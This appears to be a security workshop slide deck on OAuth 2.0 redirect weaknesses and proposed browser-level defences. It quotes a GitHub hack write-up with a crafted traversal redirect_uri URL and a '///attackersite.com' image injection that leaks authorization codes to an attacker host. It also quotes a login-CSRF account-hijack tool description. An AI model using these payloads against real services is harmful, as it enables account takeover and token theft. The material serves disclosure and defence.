Lessons from breaking and defending OAuth 2.0 in practice

Why are we here?

Why are we having a security workshop about attacks on OAuth2?

Why not some other security protocol?

Platforms and applications are diverse and bearer tokens with HTTP GET work everywhere.

But the complexity has been pushed elsewhere: to the communications between applications.

This is where attackers focus.

Who we were

- @isciurus
- @homakov

What we've bypassed:

- Facebook Connect / OAuth 2.0
- Github OAuth 2.0
- Google Identity (for js apps)
- Android (GoogleAuthUtil)
- Chromium (Sign-in / Sync)
- …

At the application level, we find we must build a different protocol for each type of endpoint.

But we don’t always have the security properties we need available to use.

When any of these properties are missing, the bearer token it protects is vulnerable.

AGENDA

- **Attack**: how researchers exploit the missing security properties of OAuth2 and OpenID flows with HTTP in browsers.
- **Analyze**: How we can add the missing security properties systematically
- **Defend**: Proposals for new HTTP behaviors in browsers to systematically strengthen OAuth2 and similar protocol flows.

Attack: how researchers exploit the missing security properties of OAuth2 and OpenID HTTP redirect flows in browsers.

Problem space for OAuth 2.0 communication

- Attacker's techniques differ for two groups of OAuth 2.0 flows:
  - Token agent
  - Redirects
- Token agent exploitation is very specific to the technologies it wraps
  - Weak Flash, logical issues (Chromium), input validation (Android)
- Redirects are what is defined in OAuth 2.0 RFC6749, they are the real problem

OAuth 2.0 redirects are just bare client-side RPC

- Two missing security properties in redirects unblock large amount of OAuth 2.0 threats

- **Authentication**
  - Authorization endpoint: redirect_uri tampering, native URI scheme takeover
  - Redirection endpoint: csrf, session fixation, idp mixup
- **Containment**
  - URL (path and query): Referrer header leakage
  - Fragment: leakage through reattaching on redirect

Property: Containment

Just audit the sensitive parts of your app.

- “If provided, the redirect URL’s host and port must exactly match the callback URL. The redirect URL’s path must reference a subdirectory of the callback URL.”*

- You can narrow down your code audit to a single directory path.

- But what if the redirect URL contains “/../”?
  - An opportunity for server-side URL validation and matching to disagree with browser behavior.

* https://developer.github.com/v3/oauth/

Containing HTTP Referrer Header Leakage

- Easy!
  - Client app can use referrer policy for your webpage or only allow same-origin content as subresources in your sensitive pages.
- Quiz: Is **`///example.com`** a same-origin URL?
  - Again, parser differentials
  - A server-side Ruby parser thinks it is path-relative. (safe for an <img>)
  - But Chrome and Firefox think it is protocol-relative. (<img> load leaks referrer to example.com)

Small, common bugs like this combine to a large impact


homakov.blogspot.com/2014/02/how-i-hacked-github-again.

How I hacked Github again.

This is a story about 5 Low-Severity bugs I pulled together to create a simple but high severity exploit, giving me access to private repositories on Github.

These vulnerabilities were reported privately and fixed in timely fashion. Here is the "timeline" of my emails.

More detailed/alternative explanation.



http://homakov.blogspot.com/2014/02/how-i-hacked-github-again.html

A few days ago Github launched a Bounty program which was a good motivator for me to play with Github OAuth.

Bug 1. Bypass of redirect_uri validation with /../

First thing I noticed was:

> If provided, the redirect URL's host and port must exactly match the callback URL. The redirect URL's path **must reference a subdirectory of the callback URL**

I then tried path traversal with /../ — it worked.

Bug 2. Lack of redirect_uri validation on get-token endpoint

The first bug alone isn't worth much. There's protection in OAuth2 from 'leaky' redirect_uri's, every 'code' has corresponding 'redirect_uri' it was issued for. To get an access token you must supply exact redirect_uri you used in the authorization flow.

Bug 3. Injecting cross domain image in a gist.

~~Basically, there are two vectors for leaking Referers: user clicks a link (requires interaction) or user~~ agent loads some cross domain resource, like <img>.
I can't simply inject <img src=http://attackersite.com> because it's going to be replaced by Camo-proxy URL, which doesn't pass Referer header to attacker's host. To bypass Camo-s filter I used following trick: **<img src="///attackersite.com">**
You can find more details about this vector in Evolution of Open Redirect Vulnerability.
///host.com is parsed as a path-relative URL by Ruby's URI library but it's treated as a protocol-relative URL by Chrome and Firefox. Here's our crafted URL:

https://github.com/login/oauth/authorize?client_id=7e0a3cd836d3e544dbd9&redirect_uri=https%3A%2F%2Fgist.github.com%2Fauth%2Fgithub%**2Fcallback/../../../homakov/8820324**&response_type=code

When the user loads this URL, Github 302-redirects him automatically.

Location: https://gist.github.com/auth/github/callback/../../../homakov/8820324?code=CODE

But the user agent loads https://gist.github.com/homakov/8820324?code=CODE

Then user agent leaks CODE sending request to our <img>:

Containing URL Fragment reattach leakage

> Loading **http://foo/#SomeInfo** –> HTTP/302 to **Location: http://bar** => final URL of **http://bar/#SomeInfo**

https://blogs.msdn.microsoft.com/ieinternals/2011/05/16/url-fragments-and-redirects/

- Similarly, just strip the fragment by appending #_=_
- Everywhere?
- Fragment #! navigation can further complicate protection for a site

Property: Authentication

Authenticating calls to OAuth 2.0 endpoints

- With proper *state* check, client app protects its redirection endpoint

- But the OAuth 2.0 is not an isolated process
  - How about authorization endpoint: how can it recognize what client(page) calls it?
  - Who generated *state*?
  - Who started the flow?

- Attacks target the lack of proper authentication at endpoints

sakurity.com/blog/2015/03/05/RECONNECT.html

RECONNECT

RECONNECT is a ready to use tool to hijack accounts on websites with Facebook Login, for example Booking.com, Bit.ly, About.me, Stumbleupon, Angel.co, Mashable.com, Vimeo and many others. Feel free to copy and modify its source code. Facebook refused to fix this issue one year ago, unfortunately it's time to take it to the next level and give blackhats this simple tool.

It simply relogins you into attacker's facebook account and connects attacker's facebook to your account.

Step 1. We log user out of Facebook by loading `https://www.facebook.com/n/?`


Step 2. We need to log user into our account. Previously simple Referer-free request did the job, but it's been a while and Facebook made a (lame) attempt to fix it. They started checking `Origin` header is *.facebook.com for sign in attempts.

Step 3. We need to trigger Facebook Login process on the client website. Simple `<img src="http://victim.com/auth/facebook">` will work. In other words we turn this:

Authenticating calls to OAuth 2.0 endpoints

Fix. A fundamental problem in the authorization code and implicit modes of the OAuth standard is a lack of reliable information in the redirect in Steps 6 and 7 in Figure 1 (even if HTTPS is used). The RP does not receive information from where the redirect was initiated (when explicit user intention tracking is used) or receives information that can easily be spoofed (when naïve user intention tracking is used with IdPs such as Facebook). Hence, the RP cannot check whether the information contained in the redirect stems from the IdP that was indicated in Step 1.


Application details matter for OAuth 2.0



1.2. Protocol Flow

```
+--------+                               +---------------+
|        |--(A)- Authorization Request ->|   Resource    |
|        |                               |     Owner     |
|        |<-(B)-- Authorization Grant ---|               |
|        |                               +---------------+
|        |
|        |                               +---------------+
|        |--(C)-- Authorization Grant -->| Authorization |
| Client |                               |     Server    |
|        |<-(D)----- Access Token -------|               |
|        |                               +---------------+
|        |
|        |                               +---------------+
|        |--(E)----- Access Token ------>|    Resource   |
|        |                               |     Server    |
|        |<-(F)--- Protected Resource ---|               |
+--------+                               +---------------+
```

Figure 1: Abstract Protocol Flow



Analyze: How we can add the missing security properties systematically

Adding the missing properties to OAuth 2.0

- Property: containment
  - Eliminate infoleaks through Referrer and Fragment
- Property: authentication
  - Allow endpoints to identify the caller origin

- Might cover what token bindings can't
  - Token lifetime can be longer than any session

Evaluating mitigations and protocol extensions

Implementation level:

- TLS vs. HTTP
- Provider vs. client
- OS vs. browser vs. application

Evaluating mitigations and protocol extensions

Amount of protection:

- What scenarios it covers
- How overlaps with existing mitigations

Evaluating mitigations and protocol extensions

Implementation costs:

- Complexity and cost of deployment
  - People won’t implement what they don’t understand or what’s hard
- Deprecation costs
  - Every breaking change should have a very clear business objective

Defend: Proposals for new HTTP behaviors in browsers to systematically strengthen OAuth2 and similar protocol flows.

Defend: Authentication

- Authorization and redirection endpoints lack reliable ways to identify the origin of a caller
- We can ask user agent to communicate the origin of each request
- postMessage API is good, but we should still have an option when Javascript is disabled
- POST binding with Origin header check might provide the required level of authentication without Javascript

POST binding

- What if **only POST binding** was permitted to call OAuth 2.0 endpoints?
  - Currently for OAuth/OpenID support of POST is optional, GET is a MUST
- POST submit via javascript or explicit user consent when there is no js
- Origin header sent with POST helps an endpoint to identify the caller origin
- Additionally, sensitive data in POST body is not leaked (except 307)

POST binding

POST https://provider/oauth

Origin: client.com

…

client_id={client_id}&redirect_uri={redirect_uri}&state={state}

↓

is client.com permitted for {client_id}?

↓

HTTP/1.1 200 OK

…

<form action="{redirect_uri}" method="POST">…

POST binding to mitigate IdP MixUp

```
POST {redirect_uri}
```

`Origin: provider.com`

…

```
code={code}&state={state}
```

↓

is provider.com is the origin we expect to handle for this {state} or current session?

↓

code → token exchange

login

…

POST binding

Implementation level:

- Application
- Provider + client

Amount of protection:

- Authentication for authentication endpoint + redirection endpoint
- No leaks (except 307 redirect)

Complexity:

- Low

Deprecation costs:

- High

Defend: Containment

- Client web applications are large and complex with poorly defined trust boundaries and lots of small bugs.

- It might be infeasible to audit or fix the behavior of all client applications or frameworks

- Would be better if we could ask the user agent to give us better security properties for these flows.

Referrer Policy Hint

- Notify the browser that the URL in Location header contains sensitive information which should never be sent in a referrer header (or only to resources that are same-origin with the initial request)
- Once this policy header is set for a request, it should propagate through all redirects and subresource loads that occur without user interaction.
- OAuth 2.0 providers could set this header and eliminate thousands of latent bugs with almost no compatibility cost.

Referrer policy hint

```
HTTP/1.1 302 Found
Referrer-Policy-Hint: no-referrer
Location: https://client/possibly/forged/callback?code={code}

↓ GET https://client/possibly/forged/callback?code={code}

HTTP/1.1 200 OK
Content-Security-Policy: referrer 'no-referrer'
```

Fragment policy

```
HTTP/1.1 302 Found
Fragment-Scope: {no-redirect|same-origin}
Location: https://client/possibly/forged/callback#access_token={token}

↓ GET https://client/possibly/forged/callback#access_token={token}

HTTP/1.1 302 Found
Location: https://attacker/
↓
      …Fragment-Scope policy prevents fragment reattach
```

Capability URL

```
HTTP/1.1 302 Found
Capability-Url: true
Location: https://client/possibly/forged/callback?{secret1}#{secret2}

↓ GET https://client/possibly/forged/callback?{secret}

  … Both fragment-scope and referrer policy applied
```

Capability URL

Implementation level:

- HTTP + application
- Provider

Amount of protection:

- No leaks

Complexity:

- Low (for providers) / high (for browsers)

Deprecation costs:

- No cost

Q&A?